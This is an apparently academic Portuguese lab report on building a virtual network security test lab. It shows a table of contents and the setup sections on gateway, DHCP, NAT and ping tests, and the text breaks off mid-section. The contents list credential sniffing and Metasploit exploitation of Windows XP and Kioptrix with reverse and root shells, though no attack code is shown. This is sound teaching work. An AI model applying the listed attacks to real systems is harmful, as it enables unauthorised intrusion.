



SR


**Construção e Análise de
um Laboratório de Testes
para Segurança de Redes**

LSIRC

Licenciatura em Segurança
Informática e Redes de
Computadores

SR

Segurança de Redes



Hugo Martins – 8230273

Diogo Costa – 8240696



Índice

Índice	2
Índice de Figuras	5
Índice de Tabelas	8
1 Introdução.....	9
1.1 Contextualização	9
1.2 Objetivos de trabalho	9
1.3 Metodologia e Ferramentas:	9
1.4 Estrutura do Documento:	9
2 Parte I - Construção do Laboratório de Testes	10
2.1 Topologia da Rede e Máquinas Virtuais	10
2.2 Configuração Individual das Máquinas Virtuais.....	12
2.2.1 VM #2 (Gateway).....	12
2.3 Validação de Conectividade e Acesso à Internet.....	14
2.3.1 VM #1 (Atacante)	15
2.3.2 VM #3 (Servidor Ubuntu)	16
2.3.3 VM #5 (Windows XP)	16
2.3.4 Integração da VM #4 (Kioptrix)	17
2.4 Validação de Conectividade	17
2.4.1 Conectividade Entre as Máquinas	18
2.4.1.1 Teste de conectividade de todas as máquinas para a máquina 1	18
2.4.1.2 Teste de conectividade de todas as máquinas para a máquina 2	19
2.4.1.3 Teste de conectividade de todas as máquinas para a máquina 3	20
2.4.1.4 Teste de conectividade de todas as máquinas para a máquina 3	21
2.4.1.5 Teste de conectividade de todas as máquinas para a máquina 5	22
3 Parte II – Análise de Tráfego e Avaliação de Protocolos	23
3.1 Validação de Conectividade via Sniffer (tcpdump)	23
3.1.1 Análise	24
3.2 Interceção de Credenciais no Serviço FTP	25
3.3 Serviço SSH E Telnet.....	27
3.3.1 Serviço SSH.....	27
3.3.2 Nota Técnica sobre a Interceção SSH	27
3.3.3 Serviço Telnet.....	30
3.3.4 Nota Técnica: Configuração e Ativação do Serviço Telnet (VM #3)	30

3.3.5	Comparação Serviço Telnet Vs Serviço SSH	33
3.4	Serviço HTTP E HTTPS.....	34
3.4.1	Serviço HTTP	34
3.4.2	Resultado.....	34
3.4.3	Serviço HTTPS	35
3.4.4	Resultado.....	35
3.5	Comparação HTTP Vs HTTPS:	36
4	Parte 3 - Análise de Vulnerabilidades e Testes de Intrusão com Nmap, OpenVAS e Metasploit	37
4.1	Nmap.....	37
4.1.1	Introdução ao Nmap:.....	37
4.2	Varredura de Portas e Serviços e Detecção dos sistemas operativos.....	37
4.2.1	Portas Encontradas	39
4.2.2	Detecção dos sistemas operativos.....	40
4.2.2.1	Sistemas Operativos encontrados:.....	41
4.3	Conclusão	42
5	OpenVAS.....	43
5.1	Introdução ao OpenVAS.....	43
5.2	Documentação da Ferramenta	43
5.3	Instalação do OpenVAS	43
5.3.1	A interface foi acedida via navegador.....	44
5.3.2	adicionar os Alvos (Targets).....	45
5.3.3	Criar uma Tarefa de Varredura (Scan Task)	46
5.4	Executar a Varredura	46
5.5	Reports Obtidos	47
5.6	Kioptrix.....	47
5.6.1	Vulnerabilidades por Risco	48
5.6.2	Resumo do Relatório	53
5.7	UbuntoServer	53
5.7.1	Vulnerabilidades Por Risco:	54
5.7.2	Resumo do relatório	56
5.8	Windows XP	56
5.8.1	Resumo do Relatório	56
5.9	Conclusão	57
6	Metasploit	58
6.1	Introdução ao Metasploit.....	58

6.2	Instalação do Metasploit	59
6.3	Pesquisa de Vulnerabilidades no Rapid7	60
7	Hacking.....	60
7.1	Hacking ao Windows XP com Metasploit	60
7.1.1	Varredura de Serviços	60
7.1.2	Detetar Vulnerabilidades	61
7.1.3	Utilizar o Metasploit	62
7.1.4	Configurar o Exploit	63
7.1.5	Executar o Exploit	63
7.1.6	Acesso Remoto	64
7.2	Hacking ao Kioptrix com Metasploit	65
7.2.1	Varredura Inicial	65
7.2.2	Pesquisar Vulnerabilidades.....	66
7.2.3	Procurar o Exploit no Metasploit.....	67
7.2.3.1	Configurar o Exploit.....	67
7.2.4	Executar o Exploit	68
7.2.5	Acesso Remoto	69
8	Post-Exploitation	70
8.1	Recolha de Informação (Post-Exploitation).....	70
8.2	Escalada de Privilégios (Privilege Escalation)	70
9	Mitigação e Hardening	71
9.1	Implementação de Mitigações no Kioptrix	71
9.1.1	Prova de Eficácia da Primeira Mitigação	71
9.2	Implementação de Defesa em Profundidade (Firewall local)	72
9.2.1	Prova de Eficácia da Segunda Mitigação	72
9.3	Implementação de Mitigações no Windows XP	73
9.3.1	Prova de Eficácia da Primeira Mitigação	74
9.4	Implementação de Defesa em Profundidade (Firewall Remota)	75
9.4.1	Prova de Eficácia da Segunda Mitigação	75
9.5	Em Suma.....	76
10	Conclusão	77

Índice de Figuras

Figura 1 - Topologia da Rede.....	10
Figura 2 - Atribuição de endereços IP às interfaces eth1 e eth2 da Gateway.....	12
Figura 3 - Configuração do âmbito e opções do servidor DHCP	13
Figura 4 - Ativação do encaminhamento de pacotes IPv4 no núcleo do sistema.	13
Figura 5 - Configuração de NAT via IPTABLES para acesso ao exterior.	13
Figura 6 - Prova de conectividade entre o segmento do atacante e os alvos	14
Figura 7 - Teste de acesso à internet a partir da rede interna de alvos	14
Figura 8 - Identificação do endereço IP e MAC da VM #4 na rede	15
Figura 9 - Atribuição de IP e definição da Gateway na VM #1.....	15
Figura 10 - Configuração de rede estática e encaminhamento na VM #3.	16
Figura 11 - Configuração gráfica do protocolo TCP/IP no Windows XP	16
Figura 12 - Detecção do IP atribuído ao Kioptrix através de varrimento de rede.....	17
Figura 13 - Teste Conectividade Gateway(vm2)	17
Figura 14 - Teste de conectividade da VM2 para a VM1.....	18
Figura 15 - Teste de conectividade da VM3 para a VM1.....	18
Figura 16 - Teste de conectividade da VM5 para a VM1.....	18
Figura 17 - Teste de conectividade da VM1 para a VM2.....	19
Figura 18 - Teste de conectividade da VM3 para a VM2.....	19
Figura 19 - Teste de conectividade da VM5 para a VM2.....	19
Figura 20 - Teste de conectividade da VM1 para a VM3.....	20
Figura 21 - Teste de conectividade da VM2 para a VM3.....	20
Figura 22 - Teste de conectividade da VM5 para a VM3.....	20
Figura 23 - Teste de conectividade da VM1 para a VM4.....	21
Figura 24 - Teste de conectividade da VM2 para a VM4.....	21
Figura 25 - Teste de conectividade da VM3 para a VM4.....	21
Figura 26 - Teste de conectividade da VM5 para a VM4.....	21
Figura 27 - Teste de conectividade da VM1 para a VM5.....	22
Figura 28 - Teste de conectividade da VM2 para a VM5.....	22
Figura 29 - Teste de conectividade da VM3 para a VM5.....	22
Figura 30 - Configuração do sniffer tcpdump na Gateway.....	23
Figura 31 - Execução de testes de conectividade a partir da VM #1 para o Ubuntu Server	23
Figura 32 - Execução de testes de conectividade a partir da VM #1 para o KiopTrix	23
Figura 33 - Execução de testes de conectividade a partir da VM #1 para o Windows XP ...	23
Figura 34 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway Ubuntu Server.....	23

Figura 35 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway KiopTrix.....	24
Figura 36 - Captura de tráfego ICMP e ARP comprovando o encaminhamento via Gateway Windows XP	24
Figura 37 - Instalação e ativação do servidor FTP na VM #3	25
Figura 38 - Estabelecimento de sessão FTP com autenticação	25
Figura 39 - Interceção de credenciais (USER e PASS) em texto limpo	26
Figura 40 - Instalação do pacote openssh-server.....	27
Figura 41 - Ativação do serviço SSH.....	27
Figura 42 - Verificação do estado do serviço SSH	27
Figura 43 - Captura de tráfego SSH na Gateway	27
Figura 44 - Acesso remoto via protocolo SSH.....	28
Figura 45 - Análise do tráfego SSH cifrado no Wireshark	29
Figura 46 - Instalação do pacote telnetd na VM #3	30
Figura 47 - Configuração do serviço Telnet via xinetd.....	30
Figura 48 - Ativação do xinetd para suportar o Telnet.....	31
Figura 49 - Captura de tráfego na porta 23 Telnet	31
Figura 50 - Estabelecimento de ligação Telnet.....	31
Figura 51 - Abertura do ficheiro pcap no Wireshark	32
Figura 52 - Tráfego Telnet expondo as credenciais em texto claro	32
Figura 53 - Captura de tráfego na porta 80 HTTP	34
Figura 54 - Tráfego HTTP expondo o código da página HTML	34
Figura 55 - Captura de tráfego na porta 443 HTTPS.....	35
Figura 56 - Tráfego HTTPS cifrado	35
Figura 57 - Execução do SYN Scan para descoberta de portas e serviços na subnet interna	38
Figura 58 - Execução do comando de deteção de Sistema Operativo (OS Fingerprinting) .	40
Figura 59 - Execução dos comandos de instalação/inicialização do OpenVAS no terminal do Kali Linux	43
Figura 60 - Acesso à interface web do Greenbone/OpenVAS.....	44
Figura 61 - Definição dos alvos (Targets) para a análise de vulnerabilidades	45
Figura 62 - Criação e configuração da tarefa de varredura (Scan Task)	46
Figura 63 - Execução e conclusão da tarefa de varredura no OpenVAS.....	46
Figura 64 - Resumo do relatório de vulnerabilidades do Kioptrix.....	47
Figura 65 - Vulnerabilidades de Alto Risco (Kioptrix)	48
Figura 66 - Vulnerabilidades de Médio Risco (Kioptrix).....	49
Figura 67 - Vulnerabilidades de Baixo Risco (Kioptrix).....	52

Figura 68 - Resumo do relatório de vulnerabilidades do Ubuntu Server.....	53
Figura 69 - Vulnerabilidades de Médio Risco (Ubuntu Server)	54
Figura 70 - Vulnerabilidades de Baixo Risco (Ubuntu Server).....	55
Figura 71 - Inicialização da consola do Metasploit Framework (msfconsole)	59
Figura 72 - Execução de nmap direcionado à máquina Windows XP.....	60
Figura 73 - Detecção da vulnerabilidade MS08-067 no Windows XP através de scripts NSE61	
Figura 74 - Pesquisa do exploit MS08-067 no Metasploit.....	62
Figura 75 - Visualização das opções exigidas pelo exploit.....	63
Figura 76 - Definição do endereço IP da máquina alvo (RHOSTS).....	63
Figura 77 - Execução do exploit contra o alvo.....	63
Figura 78 - Obtenção de sessão Meterpreter com sucesso na máquina Windows XP	64
Figura 79 - Identificação do serviço Samba ativo no Kioptrix	65
Figura 80 - Enumeração da versão do serviço Samba no Kioptrix	65
Figura 81 - Pesquisa de vulnerabilidades associadas ao Samba 2.2.1a	66
Figura 82 - Pesquisa do módulo trans2open no Metasploit.....	67
Figura 83 - Configuração do alvo no módulo trans2open	67
Figura 84 - Definição do payload para a obtenção de shell reversa	67
Figura 85 - Execução do exploit contra o serviço Samba.....	68
Figura 86 - Acesso remoto (root shell) obtido com sucesso na VM Kioptrix	69
Figura 87 - Desativação manual do serviço vulnerável no Kioptrix.....	71
Figura 88 - Teste de intrusão falhado após desativação do serviço	71
Figura 89 - Configuração de regra DROP na firewall iptables	72
Figura 90 - Interceção do ataque e esgotamento do tempo de espera devido à firewall local	73
Figura 91 - Tentativa de interrupção remota do serviço SMB e paragem de dependências	
Figura 92 - Falha na cadeia de exploração devido à ausência do serviço Computer Browser	74
Figura 93 - Ativação da Firewall do Windows e remoção de exceções via utilitário netsh ...	75
Figura 94 - Bloqueio bem-sucedido do ataque pela Firewall do Windows	75

Índice de Tabelas

Tabela 1 - Topologia de Rede e endereçamento	11
Tabela 2 - Resumo de portas abertas identificadas pelo host	39
Tabela 3 - Vulnerabilidades de Alto Risco (Kioptrix).....	48
Tabela 4 - Vulnerabilidades de Médio Risco (Kioptrix)	51
Tabela 5 - Vulnerabilidades de Baixo Risco (Kioptrix).....	52
Tabela 6 - Vulnerabilidades de Médio Risco (Ubuntu Server)	54
Tabela 7 - Vulnerabilidades de Baixo Risco (Ubuntu Server).....	55
Tabela 8 - Resumo do relatório de vulnerabilidades do Windows XP.....	56

1 Introdução

1.1 Contextualização

Este relatório foi desenvolvido no âmbito da unidade curricular de Segurança de Redes, integrada na Licenciatura em Segurança Informática em Redes de Computadores (LSIRC) da ESTG-IPP. O trabalho foca-se na análise prática de vulnerabilidades e na implementação de metodologias de teste de intrusão num ambiente controlado.

1.2 Objetivos de trabalho

O objetivo primordial deste trabalho prático é a construção e análise detalhada de um laboratório de testes de segurança. Os objetivos específicos incluem:

1. Montagem e configuração de uma topologia de rede complexa, garantindo a conectividade e o funcionamento de uma gateway com suporte a NAT e acesso à internet.
2. Realização de análise de tráfego de rede para identificação de protocolos inseguros (como FTP, Telnet e HTTP) e intercepção de credenciais em trânsito.
3. Execução de um ciclo completo de pentesting, abrangendo as fases de reconhecimento, scanning, obtenção de acesso e pós-exploração.
4. Desenvolvimento e validação de medidas de mitigação e hardening para as vulnerabilidades exploradas, visando o reforço da postura de segurança dos sistemas visados.

1.3 Metodologia e Ferramentas:

Para a concretização destes objetivos, recorreu-se à virtualização de diversos sistemas operativos, incluindo Kali Linux para as tarefas de ataque e auditoria, e máquinas-alvo com diferentes perfis, como Ubuntu, Windows XP e a plataforma deliberadamente vulnerável Kioptrix. Durante o processo, foram utilizadas ferramentas de referência no setor, tais como nmap para reconhecimento, Greenbone/OpenVAS para gestão de vulnerabilidades, e o Metasploit Framework para a fase de exploração.

1.4 Estrutura do Documento:

O presente documento está organizado em três partes principais, acompanhando as fases do projeto:

1. a construção do laboratório e validação de redes;
2. a análise de tráfego e criptografia;

3. E, por fim, a execução das fases de ataque e propostas de mitigação.

Configuração Inicial

2 Parte I - Construção do Laboratório de Testes

2.1 Topologia da Rede e Máquinas Virtuais

Para a implementação do cenário proposto, foi montada uma infraestrutura virtualizada composta por cinco máquinas com funções específicas, interligadas através de dois segmentos de rede distintos geridos por uma gateway central:




Figura 1 - Topologia da Rede

Nome	Sistema Operativo	Função	Interfaces de Rede	Endereçamento IP
VM #1	Kali Linux	Host / Atacante	Rede_Atacante (eth0)	192.168.59.2/24
VM #2	Kali Linux	Gateway / Sniffer	eth0 (NAT/Internet), eth1 (Rede_Alvos), eth2 (Rede_Atacante)	GW: .1 em ambas as redes
VM #3	Ubuntu	Servidor	Rede_Alvos (enp0s3)	10.120.59.3/24
VM #4	Kioptrix	Máquina-alvo	Rede_Alvos (eth0)	10.120.59.100 (DHCP)
VM #5	Windows XP	Máquina Legada	Rede_Alvos	10.120.59.5/24

Tabela 1 - Topologia de Rede e endereçamento

2.2 Configuração Individual das Máquinas Virtuais

Nesta secção detalha-se o processo de atribuição de endereços e configuração de rotas para cada um dos hosts da infraestrutura.

2.2.1 VM #2 (Gateway)

A VM #2 assume o papel crítico de router e servidor de suporte à rede. As principais configurações realizadas foram:

- **Configuração de Interfaces:** Atribuição dos endereços IP estáticos 192.168.59.1/24 (eth2) e 10.120.59.1/24 (eth1) para servir de default gateway às respetivas redes.

```
(kali㉿kali)-[~]  
$ sudo ip addr add 192.168.59.1/24 dev eth2  
  
(kali㉿kali)-[~]  
$ sudo ip link set eth1 up  
  
(kali㉿kali)-[~]  
$ sudo ip addr add 10.120.59.1/24 dev eth1  
  
(kali㉿kali)-[~]  
$ sudo ip link set eth2 up
```

Figura 2 - Atribuição de endereços IP às interfaces eth1 e eth2 da Gateway

- **Servidor DHCP:** Instalado o pacote isc-dhcp-server para automatizar a atribuição de IPs na rede de alvos, facilitando a integração de máquinas como o Kioptrix.

```
(kali㉿kali)-[~]  
$ sudo apt install isc-dhcp-server  
  
(kali㉿kali)-[~]  
$ sudo nano /etc/dhcp/dhcpd.conf
```

```
GNU nano 8.7.1 /etc/default/isc-dhcp-server
default-lease-time 600;
max-lease-time 7200;

subnet 10.120.59.0 netmask 255.255.255.0 {
    range 10.120.59.100 10.120.59.150;
    option routers 10.120.59.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}

subnet 192.168.59.0 netmask 255.255.255.0 {
    range 192.168.59.10 192.168.59.100;
    option routers 192.168.59.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}

(kali㉿kali)-[~]
$ sudo nano /etc/default/isc-dhcp-server

GNU nano 8.7.1 /etc/default/isc-dhcp-server *
INTERFACESv4="eth0 eth1"
INTERFACESv6=""

(kali㉿kali)-[~]
$ sudo systemctl restart isc-dhcp-server
```

Figura 3 - Configuração do âmbito e opções do servidor DHCP

- **Encaminhamento de IP (IP Forwarding):** Ativado através do comando `sysctl -w net.ipv4.ip_forward=1` para permitir que o tráfego atravessasse as diferentes interfaces da gateway.

```
(kali㉿kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
```

Figura 4 - Ativação do encaminhamento de pacotes IPv4 no núcleo do sistema.

- **Configuração de NAT:** Implementada uma regra de Masquerade no iptables (interface eth0) para garantir que as máquinas das redes internas tenham acesso à internet.

```
(kali㉿kali)-[~]
$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Figura 5 - Configuração de NAT via IPTABLES para acesso ao exterior.

2.3 Validação de Conectividade e Acesso à Internet

A conectividade foi validada através de testes cruzados de ping entre todos os intervenientes da topologia:

- **Comunicação Interna:** Confirmou-se que o Atacante (VM #1) consegue alcançar todos os alvos na rede 10.120.59.0/24 através da gateway.
- **Acesso à Internet:** Validado na VM #3 (Servidor) através do comando ping 8.8.8.8, confirmando o funcionamento do NAT.

```
vm3@vm3:~$ ping -c 4 192.168.59.2
PING 192.168.59.2 (192.168.59.2) 56(84) bytes of data.
64 bytes from 192.168.59.2: icmp_seq=1 ttl=63 time=2.50 ms
64 bytes from 192.168.59.2: icmp_seq=2 ttl=63 time=1.50 ms
64 bytes from 192.168.59.2: icmp_seq=3 ttl=63 time=1.46 ms
64 bytes from 192.168.59.2: icmp_seq=4 ttl=63 time=1.49 ms

--- 192.168.59.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 1.463/1.738/2.501/0.440 ms
```

Figura 6 - Prova de conectividade entre o segmento do atacante e os alvos

```
vm3@vm3:~$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=30.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=22.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=24.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=254 time=23.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 22.664/25.152/30.635/3.202 ms
```

Figura 7 - Teste de acesso à internet a partir da rede interna de alvos

2.3.1 VM #1 (Atacante)

A máquina do atacante foi configurada de forma estática no segmento 192.168.59.0/24.

- **Atribuição de IP e Rota:** Foi-lhe atribuído o IP 192.168.59.2 e adicionada uma rota por defeito a apontar para a interface eth2 da Gateway (192.168.59.1).

```
(kali㉿kali)-[~]  
$ sudo ip addr add 192.168.59.2/24 dev eth0
```

Figura 8 - Identificação do endereço IP e MAC da VM #4 na rede

```
(kali㉿kali)-[~]  
$ sudo ip link set eth0 up
```

```
(kali㉿kali)-[~]  
$ sudo ip route add default via 192.168.59.1
```

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.59.2/24 scope global eth0  
        valid_lft forever preferred_lft forever
```

Figura 9 - Atribuição de IP e definição da Gateway na VM #1

2.3.2 VM #3 (Servidor Ubuntu)

Esta máquina atua como servidor alvo no segmento interno.

- **Atribuição de IP e Rota:** A interface `enp0s3` recebeu o endereço estático 10.120.59.3/24, utilizando o IP 10.120.59.1 (`eth1` da VM #2) como default gateway.

```
vm3@vm3:~$ sudo ip addr add 10.120.59.3/24 dev enp0s3
vm3@vm3:~$ sudo ip link set enp0s3 up
vm3@vm3:~$ sudo ip route add default via 10.120.59.1

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:da:8e:07 brd ff:ff:ff:ff:ff:ff
    altname enx080027da8e07
    inet 10.120.59.3/24 scope global enp0s3
        valid_lft forever preferred_lft forever
```

Figura 10 - Configuração de rede estática e encaminhamento na VM #3.

2.3.3 VM #5 (Windows XP)

Tratando-se de um sistema legacy com interface gráfica, a configuração da rede foi realizada através das propriedades do adaptador de rede.

- **Atribuição de IP:** O endereço 10.120.59.5 foi atribuído manualmente, indicando 10.120.59.1 como Gateway e 8.8.8.8 como DNS para resolução de nomes na internet.





Figura 11 - Configuração gráfica do protocolo TCP/IP no Windows XP

2.3.4 Integração da VM #4 (Kioptrix)

A integração do Kioptrix na infraestrutura foi realizada tirando partido do serviço DHCP da Gateway. Devido a incompatibilidades de layout de teclado no sistema legacy durante a fase de login local (que impossibilitou a configuração via ifconfig), a máquina obteve o IP dinâmico 10.120.59.100.




The screenshot shows a terminal window with a network scanner interface. The title bar indicates the user is 'kali@kali' in the directory '~/Desktop'. The interface has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, it states 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. A summary line reads '1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60'. A table follows, displaying the detected host information.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.120.59.100	08:00:27:85:21:75	1	60	PCS Systemtechnik GmbH

Figura 12 - Detecção do IP atribuído ao Kioptrix através de varrimento de rede

2.4 Validação de Conectividade

Após a configuração individual de cada máquina, efetuaram-se testes abrangentes com recurso ao protocolo ICMP (ping) para garantir a comunicação bidirecional total na infraestrutura.



The screenshot shows a Windows command prompt window with the following text:

